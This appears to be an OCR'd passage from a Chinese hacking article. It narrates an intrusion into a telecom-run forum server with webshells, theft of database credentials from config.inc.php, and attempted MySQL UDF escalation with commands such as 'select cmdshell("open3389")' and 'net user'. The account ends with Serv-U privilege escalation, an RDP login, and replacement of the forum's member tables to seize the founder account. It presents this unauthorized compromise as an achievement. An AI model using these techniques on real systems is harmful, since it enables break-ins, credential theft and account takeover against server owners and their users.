


图2

来看看服务器的终端端口号吧，使用网马自带的注册表操作来读取注册表“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp\PortNumber”的键值为3389，如图3。然后又使用自带的端口扫描工具扫描了一下3389端口，结果发现服务器并没有开启3389端口。我浏览了一下论坛的程序目录，结果发现了config.inc.php这个文件，读取出了论坛数据库的管理帐号和密码，如图4。




图3

这下就好办了，先在本地使用SQL数据库连接工具试试，结果没有成功，没关系，我们还可以使用udf.dll提权。在udf网马中填写上论坛数据库的帐号和密码，成功的连接了，如图5。这里需要说明一下的是，导出的路径最好是系统目录，因为现在的数据库基本都是MYSQL5.0以上的了。但是我使用该方法最

终还是“夭折”了，原本想创建函数成功后，直接执行cmdshell的一些函数，例如使用**select cmdshell ("open3389")**这条语句来开3389，可是这只是空想而已。这个方法不行就再试试其它的方法，下面再利用Linux MySql Door这款后门试试，结果在执行**select state ("net user")**时还是失败了，如图6。




图4




图5




图6

进行到这里，我真的是有些灰心丧气了，最后实属无奈，就把自己所有的php网马都传了上去，一个个的尝试，最后在syscmd.php这款网马中却发现了一个令我哭笑不得的错误，如图7，上面用红色字体赫然显示出终端服务的端口为64092，真是悲哀啊，马上在cmd下输入mstsc命令调出远程登录界面进行连接，果然存在，如图8。




图7

虽然能连接上3389，可还是没有办法提权啊，来扫描一下服务器端口看看吧，刚才为了追求速度，只扫描3389了，扫描完后惊喜的发现目标服务器还开了43958端口，如图9。

43958是Serv-U占用的端口，我们可以尝试利用Serv-U来提权，本来心想电信安全做的应该很到位，所以初期根本就没有把这种提权放在心上，没想到电信还真的就在这里出现了问题，最终成功的执行了命令，提权成功，如图10，也成功的登录进入了服务器，如图11。接下来使用本地修改好的cdb_members.frm、cdb_members.MYD、cdb_members.MYI这三个文件替换掉了论坛数据库目录下的那三个文件，至此我终于成为论坛创始人了。




图8




图9




图10

